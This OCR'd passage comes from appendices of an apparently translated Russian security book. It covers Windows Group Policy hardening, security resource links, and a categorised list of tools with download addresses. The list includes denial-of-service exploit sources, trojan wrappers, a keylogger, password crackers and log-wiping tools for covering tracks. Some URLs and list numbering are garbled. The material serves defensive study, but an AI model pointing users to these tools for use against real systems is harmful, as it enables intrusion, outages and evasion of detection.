GPO можно просматривать и редактировать в любом окне консоли MMC (необходимо право администратора), В состав Win 2000 входят следующие GPO: Local Computer (локальный компьютер), Default Domain (домен по умолчанию) и Default Domain Controller Policies (политика по умолчанию контроллера домена). Еще одним способом просмотра GPO являются окна свойств (Properties) отдельных объектов каталога (домен, OU или сайт), где следует открыть вкладку Group Policy. Ниже показан отдельный GPO, относящийся к выделенному объекту (объекты перечисляются в списке в соответствии с приоритетом) и задающий блокирование наследования свойств. Здесь же можно отредактировать параметры GPO.



Редактирование GPO позволяет сформировать ту или иную конфигурацию защиты объектов каталога. Наиболее интересен узел Computer Configuration\Windows Settings\Local Policies\Security Settings\Security Options. Существует более 30 различных параметров конфигурирования защиты любого компьютерного объекта, которому присвоен GPO. Среди них: Disallow enumeration of account names and shares by anonymous users (запретить анонимному пользователю исследование имен учетных записей и общих ресурсов), LanManager authentication level (уровень аутентификации LanManager), Change administrator account name to (изменить имя учетной записи администратора на...). В NT 4 эти параметры хранятся в разных местах реестра.

Узел Security Settings позволяет установить Account Policies (политики учетных записей), Audit Policies (аудит политик), Event Log (регистрация событий), Public Key (общий ключ шифрования) и IPSec (использование защищенного протокола IP). Возможность установки этих параметров защиты существенно упрощает настройку безопасности на уровне сайтов, доменов или организационных единиц (OU) в крупных сетях. На рис. В.2 показан GPO Default Domain Policy (политика по умолчанию домена).




Рис. В.2. Объект политики группы Default Domain Policy

GPO можно считать универсальным способом конфигурирования защиты больших доменов NT. Однако мы получили весьма странные результаты при попытке скомбинировать локальные и сетевые политики и при проверке последствий внесения в систему изменений до того, как окончательно завершалась модификация групповой политики (Group Policy). Для того чтобы изменения вступили в силу, приходилось выходить и повторно входить в систему. В то время как утилита `secedit` позволяет немедленно применить обновление политики. Для запуска утилиты введите в окне Run (Выполнить):

```
secedit /refreshpolicy MACHINE_POLICY
```

Для обновления политики в узле User Configuration (пользовательская конфигурация) введите:

```
secedit /refreshpolicyUSER_POLICY
```

Утилиты конфигурирования схемы защиты

Помимо Group Policy, существуют еще две утилиты для конфигурирования схемы защиты: Security Configuration and Analysis и Security Templates.

Утилита Security Configuration and Analysis (анализ и конфигурирование защиты) позволяет администратору проверить конфигурацию локальной системы на соответствие предопределенному шаблону и изменить все не подходящие под этот шаблон параметры. Утилиту можно запустить из консоли MMC или из командной строки (secedit). Утилита быстро проверяет систему на соответствие базовым принципам защиты. К сожалению, анализ и конфигурирование доступны только для локальной системы и не действуют в масштабе домена. Утилиту secedit можно использовать в пакетных файлах регистрации распределенных конфигураций, а также при анализе удаленных систем, хотя это не слишком удачное решение по сравнению с Group Policy.

В Group Policy можно использовать шаблон схемы защиты. При этом любой домен, OU или сайт с GPO получит предназначенные ему параметры из шаблона схемы защиты.

Средство Security Templates (шаблоны защиты) представляет собой заранее определенный файл параметров, которым можно пользоваться в сочетании с утилитой Security Configuration and Analysis. Многие параметры схемы защиты по умолчанию не определены, тем не менее шаблон служит прекрасной отправной точкой для конфигурирования системы. Содержимое файла можно просмотреть с помощью надстройки Security Templates консоли MMC или текстового редактора (файл имеет расширение .inf и находится в каталоге %systemroot%\security\templates\).

Приложение С

Ресурсы и ссылки

Ниже приводятся адреса ресурсов и ссылок наиболее популярных и важных сайтов по защите информации.

Конференции

2000 IEEE Symposium on Security and Privacy	http://www.itd.nrl.navy.mil/ITD/5540/ieee/
BlackHat	http://www.blackhat.com/
Calendar of security and privacy related events	http://www.cs.arizona.edu/xkernel/www/cipher/cipher-hypercalendar.html
Computer Security Institute (CSI)	http://www.gocsi.com/
DefCon	http://www.defcon.org/
Hackers On Planet Earth (HOPE) 2000 (H2K)	http://www.h2k.net/
IACR **Calendar of Events in Cryptology**	http://www.iacr.org/events/index.html
The Internet Conference Calendar	http://conferences.calendar.com/
The Internet Security Conference (TISC)	http://tisc.corecom.com/
MIS Training Institute Conferences	http://www.misti.com/conference.asp
National Information Systems Security Conference	http://csrc.nist.gov/nissc/
NetSec (Network Security)	http://www.gocsi.com/conf.htm
RSA Conference	http://www.rsa.com/index.html
SANS **(System Administration, Networking, and Security)**	http://www.sans.org/newlook/home.htm
ShadowCon	http://www.nswc.navy.mil/ISSEC/CID/shadowcon.html
SummerCon	http://www.summercon.org/
Usenix Security Symposium	http://www.usenix.org/

Словари

The Legacy's wordlists	http://www.jabukie.com/ArchiveIII.html#word
Walnut Creek CDROM	ftp://ftp.cdrom.com/pub/security/coast/diet/

Шифрование

Bruce Schneier's paper on cryptography	http://www.insecure.org/stf/whycrypto.html
Center for Democracy and Technology	http://www.cdt.org/crypto/
Crypto and Security courses	http://www.cs.nyu.edu/~rubin/courses.html
Distributed.net	http://rc5.distributed.net/
Greg Miller's resources	http://members.iglou.com/gmiller/
RSA Lab's Cryptography FAQ	http://www.rsa.com/rsalabs/faq/

Известные хакеры

Internet Morris Worm '98	http://nano.xerox.com/nanotech/worm.html
Kevin Mitnick's Site	http://www.kevinmitnick.com/home.html
SANS **hack**	http://www.sans.org/hack.htm
Shimomura perspective of Mitnick hack	http://www.takedown.com/

Рекогносцировка

ARIN **database**	http://www.arin.net
Dogpile Search Engine	http://www.dogpile.com
Filez **database**	http://www.filez.com
InterNIC	http://www.internic.net
Lycos FTP Searching	http://ftpsearch.lycos.com
Network Solutions (domain names)	http://www.nctworksolutions.com
Sam Spade	http://wwvv.samspade.org
SEC database	http://www.sec.gov
WebSitez database	http://www.websitez.com

Службы шлюзов

Finger gateway	http://www.cs.indiana.edu:800/finger/gateway
Mail VRFY **gateway**	http://www.chrisknight.com/mailverify/index.cgi
Ping gateway	http://www.net.cmu.edu/bin/ping
Traceroute gateway	http://www.net.cmu.edu/bin/traceroute/
WHOIS **gateways**	http://www.cs.cf.ac.uk/Dave/Internet/node59.html

Сайты по общим вопросам защиты

Active Matrix's Hideaway	http://www.hideaway.net/
Alpine World links	http://www.alpworld.com/ken/hack.html
Computer and Network Security Reference Index	http://www.telstra.com.au/info/security.html
Computer Security Information	http://www.alw.nih.gov/Security/security.html
eSecurityonline	http://www.esecurityonline.com
Fyodor's Playhouse	http://www.insecure.org/index.html
Gene Spafford's site	http://www.cs.purdue.edu/coast/hotlist/
Genocide 2600	http://www.genocide2600.com/
Hackers.com	http://www.hackers.com/index2.htm
Hackers-supply	http://www.hackers-supply.com/
Internet Privacy Coalition	http://www.privacy.org/ipc/
Macintosh Security	http://www.securemac.com/
NT Security.net	http://www.ntsecurity.net/
Opensec	http://www.opensec.net/
Securezone.com	http://www.securezone.com
Securityfocus.com	http://www.securityfocus.com
Securityportal.com	http://www.securityportal.com
Securitywatch.com	http://www.securitywatch.com
Spyking's security tools	http://www.thecodex.com/hacking.html
WWW Security References	http://www-ns.rutgers.edu/www-security/reference.html

Правительственные учреждения

Central Intelligence Agency	http://www.odci.gov/cia/
Defense Information Systems Agency (DISA)	http://www.disa.mil/ciss/ciss.html
Department of Energy	http://home.doe.gov/
Federal Bureau of Investigation (FBI)	http://www.fbi.gov
Lawrence Livermore National Labs	http://www.llnl.gov/
National Institute of Standards and Technology (NIST)	http://www.nist.gov/
National Security Agency	http://www.nsa.gov:8080/

President's Commission on Critical Infrastructure Protection	http://www.pccip.gov/

Методы усиления защиты

Domain Name Server (DNS)	http://www.acmebw.com/securing/
NMRC's suggestions for NT	http://www.nmrc.org/faqs/nt/ nt_sec12.html#12-1
NT Web security issues	http://www.telemark.net/-randallg/ntsecure.htm
SANS steps for hardening NT	http://www.sans.org/ntstep.htm
Sendmail	http://www.sendmail.org/
Somarsoft's Windows NT security issues	http://www.securityfocus.com

Методы информационной войны

Institute for the Advanced Study of Information Warfare	http://www.psycom.net/iwar. 1 .html
NMRC's information warfare links	http://www.nmrc.org/compute/infowar.html
Winn Schwartau's InfoWar	http://www.infowar.com/

Каналы IRC

#enforcers
#hackphreak
#x-treme
#coders
#nevaeh
#hackschool
#hackers
#dc-stuff

Законодательство

Legal Information Institute	http://www4.law.cornell.edu/uscode/
United States Code	http://uscode.house.gov/usc.htm

Рассылочные списки и рассылка новостей

AUSCERT	http://www.auscert.org.au
Bugtraq	http://www.securityfocus.com
CERT	mailto:cert-advisory-request@cert.org

COAST Watch	http://www.cs.purdue.edu/coast/coast-news.html
Firewall Wizards	http://www.nfr.net/firewall-wizards/
IPSec	mailto:ipsec@tis.com
Microsoft	http://www.microsoft.com/security/subscribe.htm
Netware Hack	mailto:nw-hack@dau-48.anthro.ufl.edu
NT Security	http://www.ntbugtraq.com/ntsecurity/
NTBugtraq	http://www.ntbugtraq.com
SANS Digest	http://www.sans.org/digest.htm
Usenix login	http://www.usenix.org/publications/login/login.html

Новости и редакционные статьи

Hacker News Network	http://www.hackernews.com/
Security Watch	Раздел по защите в журнале InfoWorld Стюарта Макклуре и Джоела Скембрэй http://www.irtfoworld.com/security
ZDTV Cybercrime	http://www.zdnet.com/zdtv/cybercrime/

Группы исследования защиты

Cult of the Dead Cow	http://www.cultdeadcow.com/
Dark Secrets of the Underground	http://www.dark-secrets.com/hacking/index.html
LOpht Heavy Industries	http://www.10pht.com
Nomad Mobile Research Center (NMRC)	http://www.nmrc.org/
Technotronic	http://www.technotronic.com
The Legacy	http://www.jabukie.com/The_Legacy_Main_Page.htm

Организации, занимающиеся стандартами

IETF	http://www.ietf.org

Контактная информация производителей

Apache Site	http://www.apache.org
BSDI Patches Site	mailto:problems@bsdi.com
Cisco Advisory Site	http://www.cisco.com/warp/public/779/largeent/security/advisory.html
Debian Site	http://www.debian.org/security/

Digital mail	mailto:rich.boren@cxo.mts.dec.com
FreeBSD Site	mailto:security-officer@freebsd.org
HP Site	http://us-support.extemal.hp.com/
IBM Site	mailto:security-alert@austin.ibm.com
Linux (общие вопросы)	mailto:alan.cox@linux.org
Microsoft Site	http://www.microsoft.com/security/
NetBSD Site	mailto:security-officer@netbsd.org
Netscape Site	http://home.netscape.com/assist/security/resources/notes.html
OpenBSD Site	http://www.openbsd.org/advisories/
RedHat Site	http://www.redhat.com/errata/
SCO Site	http://www.sco.com/security/
Sendmail Site	http://www.sendmail.org/
SGI Site	http://www.sgi.com/Support/security/
Slackware	http://www.sgi.com/Support/security/
Sun Site	http://sunsolve.sun.com/sunsolve/secbulletins/SunSCkey.txt
WorkGroup Solutions Site	http://www.linux-pro.com/

Уязвимые места и их использование

A.O.H.P.	http://www.psychicfriends.net/-cyber/sploitz.html
Chaostic exploits	http://www.chaostic.com/unix.html
Infilsec Systems Security vulnerability database	http://www.infilsec.com/vulnerabilities/
Rootshell	http://www.rootshell.com
Security Bugware	http://oliver.efri.hr/~crv/security/bugs/
Security Focus	http://securityfocus.com
Shadow Penguin Security	http://BASE.OC.TO/skyscraper/byte/551/
System Security exploits	http://www.hoobie.net/security/exploits/index.html
X-Force vulnerability database	http://xforce.iss.net/

Защита в Интернете и безопасность приложений

ActiveX — Conceptual Failure of Security	http://www.iks-jena.de/mitarb/lutz/security/activex.en.html
CERT's metacharacter removal recommendations	ftp://ftp.cert.org/pub/tech_tips/cgi_metacharacters

CGI Security	http://www.go2net.com/people/paulp/cgi-security/
Designing Security Software от Peter Galvin	http://www.sun.com/sunworldonline/swol-04-1998/swol-04-security.html?040198I
Java Security Hotlist Categories	http://www.rstcorp.com/javasecurity/links.html
Java Security: FAQ	http://www.cs.princeton.edu/sip/java-faq.html
Java versus ActiveX	http://www.sunworld.com/swol-09-1996/swol-09-activex.html
Malicious ActiveX	http://www.thur.de/home/steffen/activex/index_e.html
Michael Van Biesbrouck's CGI security tutorial	http://www.csclub.uwaterloo.ca/u/mlvanbie/cgisec/
Netscape's SSL 3.0 specification	http://home.netscape.com/eng/ssl3/
Netscape's SSL Tech Briefs	http://home.netscape.com/security/techbriefs/ssl.html
Simson Garfinkel Tech article on the ActiveX threat	http://www.hotwired.com/packet/packet/garfinkel/96/47/index2a.html
SSL FAQ	http://www.consensus.com/security/ssl-talk-faq.html
Sun's Applet Security: FAQ	http://java.sun.com/sfaq/
W3C Security FAQ	http://www.w3.org/Security/Faq/wwwsf4.html

Приложение D

Утилиты

Ниже приведены наиболее популярные современные утилиты для защиты сетей, которыми мы постоянно пользуемся. В список попали как инструменты защиты, так и хакерские программы, а также web-сайты, содержащие средства и информацию по этой теме. Не отмечены утилиты, входящие в стандартный комплект операционных систем (их можно найти в Windows NT Resource Kit или в Supplement II).

Адреса для приобретения различных утилит

eSecurityonline	http://www.esecurityonline.com
Hackersclub	http://www.hackersclub.com
NewOrder	http://neworder.box.sk
SANS **tools**	http://www.sans.org/
Security Focus	http://www.securityfocus.com
Technotronic	http://www.technotronic.com

Средства защиты

Black Ice **от Network Ice**	http://www.networkice.com
CyberCop Monitor от Network Associates	http://www.nai.com
Hidden Object Locator	http://www.netwarefiles.com/utils/hobjloc.zip
Ippl	http://www.via.ecp.fr/-hugo/ippl/
ITA от AXENT	http://www.axent.com
Kane Security Monitor	http://www.intrusion.com
Netguard	http://www. Genocide2600.com/~tattooman/unix-loggers/netguard-1.0.0.tar.gz
Network Flight Recorder	http://www.nfr.net
Protolog	http://www.grigna.com/diego/linux/protolog/index.html
Psionic Portsentry из проекта Abacus	http://www.psionic.com/abacus/
RealSecure jn Internet Security Systems (ISS)	http://www.iss.net
Scanlogd	http://www.Genocide2600.com/~tattooman/scan_detectors/scanlogd-v1.3.c.gz
Secured от Memco	http://www.memco.com
Secure Shell (SSH)	http://www.ssh.fi http://www.datafellows.com
SessionWall-3 **от Abirnet/Platinum Technology**	http://www.abirnet.com

Отказ в обслуживании

Land and Latierra	http://www.rootshell.com/archive-j457nxiqi3gq59dv/199711/land.c.html http://www.rootshell.com/archive-j457nxiqi3gq59dv/199711/latierra.c.html
Netcat	http://www.10pht.com/~weld/netcat/
Portfuck	http://www.stargazer.net/-flatline/filez/portfuck.zip
Smurf & Fraggle	http://www.rootshell.com/archive-j457nxiqi3gq59dv/199710/smurf.c.html http://www.rootshell.corn/archive-j457nxiqi3gq59dv/199803/fraggle.c.html
Synk4	http://www.jabukie.com/Unix_Sourcez/synk4.c
Teardrop, newtear, bonk, syndrop	http://www.rootshell.com/archive-j457nxiqi3gq59dv/199711/teardrop.c.html http://www.rootshell.com/archi-ve-j457nxiqi3gq59dv/199801/newtear.c.html http://www.rootshell.com/archive-j457nxiqi3gq59dv/199801/bonk.c.html http://www.rootshell.com/archive-j457nxiqi3gq59dv/199804/syndrop.c.html

Утилиты создания перечня

Bindery	http://www.nmrc.org/files/netware/bindery.zip
Bindin	ftp://ftp.edv-himmelbauer.co.at/Novell.3x/TESTPROG/BINDIN.EXE
Epdump	http://www.ntshop.net/security/tools/def.htm
Finger	ftp://ftp.cdrom.com/.1/novell/finger.zip
Legion	http://www.rhino9.com
NDSsnoop	ftp://ftp.iae.univ-poitiers.fr/pc/netware/UTIL/ndssnoop.exe
NetBIOS Auditing Tool (NAT)	ftp://ftp.technotronic.com/microsoft/natlObin.zip
Netcat от Hobbit	http://www.10pht.com/~weld/netcat/
Netviewx	http://www.ibt.ku.dk/jesper/NTtools/
Nslist	http://www.nmrc.org/files/snetware/nutl8.zip

On-Site Admin	ftp://ftp.cdrom.com/.1/novell/onsite.zip
Snlist	ftp://ftp.it.ru/pub/netware/util/NetWare4.Toos/snlist.exe
Somarsoft (dumpacl, dumpreg и т.д.)	http://www.somarsoft.com
user2sid и sid2user	http://www.chem. msu.su:8080/~rudnyi/NT/sid.txt
Userdump	ftp://ftp.cdrom.com/.l/novell/userdump.zip
Userinfo	ftp://ftp.cdrom.com/.l/novell/userinfo.zip

Средства рекогносцировки

ARIN database	http://www.arin.net/whois/
Cyberarmy	http://www.cyberarmy.com
Dogpile (мета-поисковая система)	http://www.dogpile.com
DomTools (axfr)	http://www.domtools.com/pub/domtoolsl.4.0.tar.gz
FerretSoft	http://www.ferretsoft.com
Sam Spade	http://www.samspade.org
Securities and Exchange Commission (SEC)	http://www.sec.gov/
USENET **Searching**	http://www.deja.com http://www.dogpile.com
VisualRoute	http://www.visualroute.com
WHOIS database	http://www.networksolutions.com
WS_Ping ProPack	http://www.ipswitch.com

Доступ в систему

Readsmb от LOphtcrack	http://www.10pht.com
Legion	http://www.rhino9.com
NetBIOS Auditing Tool (NAT)	ftp://ftp.technotronic.com/microsoft/natlObin.zip
Nwpcrack	http://www.nmrc.org/files/netware/nwpcrack.zip
SMBGrind от NAI	Включена в состав CyberCop Scanner от NAI (www.nai.com)
Sniffit	http://newdata.box.sk/neworder/a/sniffit.0.3.2.tar.gz
SNMPsniff	http://www.AntiCode.com/archives/network-sniffers/snmpsniff-1_0.tgz
THClogin/telnet	http://thc.pimmel.com/files/thc/thc-lh11.zip

Средства вторжения и создания "черных ходов"

Elitewrap	http://www.multimania.com/trojanbuster/elite.zip
Getadmin	http://www.ntsecurity.net/security/getadmin.htm
Hunt	http://www.Genocide2600.com/~tattooman/scanners/hunt-1.3.tgz
Imp	http://www.wastelands.gen.nz/
Invisible Keystroke Logger	http://www.amecisco.com/iksnt.htm
Jcmd	http://www.jrbsoftware.com
John the Ripper	http://www.false.com/security/john
NetBus	http://www.netbus.org
Netcat	http://www.10pht.com/netcat
NTFSDOS	http://www.sysinternals.com
NTuser	http://www.pedestalsoftware.com
Pandora от NMRC	http://www.nmrc.org/pandora/download.html
Pwdump2	http://www.webspan.net/~tas/pwdump2/
Revelation от Snadboy	http://www.snadboy.com
Sechole	http://www.ntsecurity.net/security/sechole.htm
SNMPsniff	http://packetstorm.harvard.edu/sniffers/snmpsniff-1.0.tar.gz
Unhide	http://www.webdon.com
Virtual Network Computing (VNC)	http://www.uk.research.att.com/vnc

Кража информации

File Wrangler	http://www.tucows.com
PowerDesk	http://www.mijenix.com/powerdesk98.asp
Revelation от SnadBoy	http://www.snadboy.com

Захват root и заметание следов

Cygwin Win32 cp и touch	http://www.cygnus.com
Wipe	ftp://ftp.technotronic.com/unix/log-tools/wipe-1.00.tgz
Zap	ftp://ftp.technotronic.com/unix/log-tools/zap.c

Сканирование


BindView	http://wwwbindview.com
Chknull	http://www.nmrc.org/files/netwa-re/chknull.zip
CyberCop Scanner от NAI	http://www.nai.com
Firewalk от Mike Schiffman	http://www.packetfactory.net/firewalk/
Fping	http://packetstorm.harvard.edu/
HackerShield от BindView	http://www.bindview.com/netect
Hping	http://www.kyuzz.org/antirez/
InspectorScan от Shavlik	http://www.shavlik.com
Internet Scanner от ISS	http://www.iss.net
Kane Security Analyst	http://www.intrusion.com
BindView	http://www.bindview.com
Network Mapper (nmap) от Fyodor	http://www.insecure.org/nmap
NTInfoScan	http://www.infowar.co.uk/mnemonix/
Pinger	http://207.98.195.250/software/pinger.htm
Scan	http://www.prosolve.com
Solarwinds	http://www.solarwinds.net
Strobe	http://www.hack-net.com/cgibin/download.cgi?strobe-l_03.t.gz
Udp scan	ftp://ftp.technotronic.com/unix/network-scanners/udpscan.c
WebTrends Security Analyzer от WebTrends	http://www.webtrends.com
WS_Ping ProPack	http://www.ipswitch.com

Утилиты боевого прозвона

PhoneSweep от Sandstorm	http://www.sandstorm.net
THC	http://www.infowar.co.uk/thc/
ToneLoc	http://www.hackersclub.com/km/files/pfiles/Tl110.zip

Приложение Е

14 основных уязвимых мест систем


3. Утечка информации из сети предоставляет атакующему сведения об операционной системе и ее версии, о пользователях, группах, совместно используемых ресурсах. Утечка происходит при пересылке зон и работе служб, подобных SNMP, finger, SMTP, telnet, rusers, sunrpc, NetBIOS.
4, Утечка информации из сервера, исполняющего ненужные службы (например, sunpc, FTP, DNS, SMTP).
5. Ненадежные, повторно используемые или легко угадываемые пароли (либо отсутствие паролей) на уровне рабочей станции открывают пути для вторжения на серверы.
12. Неавторизованная служба, например X Windows.
7. Неправильно сконфигурированные службы Интернета, особенно сценарии CGI web-серверов и анонимный FTP.
10. Избыточные права на доступ к файлам и каталогам (общие ресурсы NT/95, NFS систем UNIX).
Рабочая станция
Интернет/DMZ-серверы
Внутренняя локальная сеть
8. Неправильно сконфигурированный брандмауэр или список ACL маршрутизатора открывает доступ к внутренним системам (непосредственно или через взломанный сервер демилитаризованной зоны).
13. Неадекватные средства регистрации, мониторинга и определения вторжений на уровнях хостов и сети в целим.
14. Отсутствие приемлемых и широко используемых политик, процедур, рекомендаций и минимальных основных стандартов в области защиты.
Интернет
Граничный маршрутизатор
Брандмауэр
Внутренний маршрутизатор
1. Неадекватное управление доступом к маршрутизатору: неправильная конфигурация списка ACL маршрутизатора приводит к утечке информации из пакетов ICMP и IP NetBIOS, а также способствует неавторизированному доступу к службам серверов демилитаризованной зоны.
Выделенная линия связи
Внутренняя локальная сеть
Серверы удаленного доступа (RAS)
Подразделение компании
Телефонная коммутируемая линия связи
Рабочая станция
11. Избыточные доверительные отношений (например: NT Domain Trusts; файлы .rhosts и .equiv хостов UNIX) позволяют атакующему получить неавторизованный доступ к важным системам.
9. Программное обеспечение (необновленное, устаревшее, уязвимое или работающее в конфигурации по умолчанию).
Мобильный/домашний пользователь
2. Незащищенная и неотслеживаемая точка удаленного доступа предоставляет один из наиболее простых путей вторжения в корпоративную сеть.
6. Пользовательские или проверочные учетные записи со слишком большими правами.

Приложение F

Содержимое web-сайта этой книги

Мы решили собрать в одном месте все обсуждаемые в книге утилиты, сценарии и словари. Этот материал помещен на web-сайте издательства Osborne (http://www.osborne.com/hacking) и на нашем собственном сайте www.hackingexposed.com. Объединение необходимых средств упростит доступ к ним администраторов, которые захотят исследовать защищенность собственных систем и сетей. Предлагаемые утилиты предназначены в основном для сканирования и создания перечня сетей и систем. Многие из них (например, chknull для Novell, user2sid для NT и сканер nmap для UNIX) подробно рассмотрены в этой книге.

Некоторые программы позволяют получить неавторизованный доступ к уязвимым системам. Рекомендуем иметь пару систем NT, Novell и UNIX в конфигурации по умолчанию для исследования описываемых в книге методов взлома. Если же читатель не считает защиту одной из основных обязанностей сетевого или системного администратора, то может использовать некоторые программы в совершенно иных целях.

ОСТОРОЖНО Соблюдайте осторожность при использовании утилит и программ. Рекомендуем применять их только в экспериментальных и тестовых системах.

Novell

- **Bindery v1.16** Извлечение информации о связывании из серверов NetWare
- **Bindin** Извлечение информации о связывании из серверов NetWare
- Chknull. Подключение к нескольким серверам NetWare и поиск имен пользователей с простыми паролями или без паролей
- **Finger** Извлечение сведений о пользователях (или их присутствии) из серверов NetWare
- Imp 2.0 Автономный взлом паролей NetWare NDS
- **NDSsnoop** Просмотр деревьев NDS
- **Nslist** Подключение к серверу NetWare
- **Nwpcrack** Интерактивный взлом NetWare
- **On-Site Admin** Утилита администрирования NetWare
- **Pandora 3.0** Взлом NetWare
- **Remote** Дешифрация пароля REMOTE.NLM для RCONSOLE
- **Remote.pl** Версия на языке Perl дешифратора REMOTE
- **Snlist** Подключение к серверу NetWare
- **Userdump** Вывод дампа пользовательской информации из службы связывания NetWare
- **Userinfo** Вывод дампа пользовательской информации из службы связывания NetWare

Unix

- т **Crack 5.0a** Взлом паролей UNIX и NT
- **Firewalk.99beta** Средство исследования граничных маршрутизаторов и брандмауэров
- **Fping 2.2b** Быстрая утилита проверки по ping
- **Hping.c** Простой генератор пакетов TCP
- **Hunt 1.1** Средство перехвата TCP
- **John the Ripper 1.6** Взлом паролей UNIX и NT
- **Juggernaut** Средство перехвата TCP
- **Netcat 1.10** Многоцелевая утилита исследования коммуникаций TCP и UDP
- **Nmap 2.12** Сканирование портов TCP и UDP
- **Scotty 2.1.9** Извлечение информации о системах и сетях
- **Sniffit 0.3.2** Анализатор пакетов Ethernet
- **SNMPsniff0.9b** Анализатор трафика SNMP
- **Strobe 1.04** Сканер портов TCP
- **Wipe 1.0** Скрытие следов регистрации
- **Wzap.c** Скрытие следов регистрации
- ▲ **Zap.c** Скрытие следов регистрации

Windows NT

- ▼ **DumpACL 2.7.16** Извлечение информации из NT
- **Elitewrap 1.03** Программа-"троянец" для NT
- **Genius 2.0** Детектор сканирования портов TCP и других операций
- **Grinder** Утилита извлечения информации о web-сайтах от Rhino9
- **John the Ripper for NT** Взлом паролей NT и UNIX
- **Legion** Проверка общих ресурсов Windows
- **Netcat for NT** Универсальная утилита защиты NT
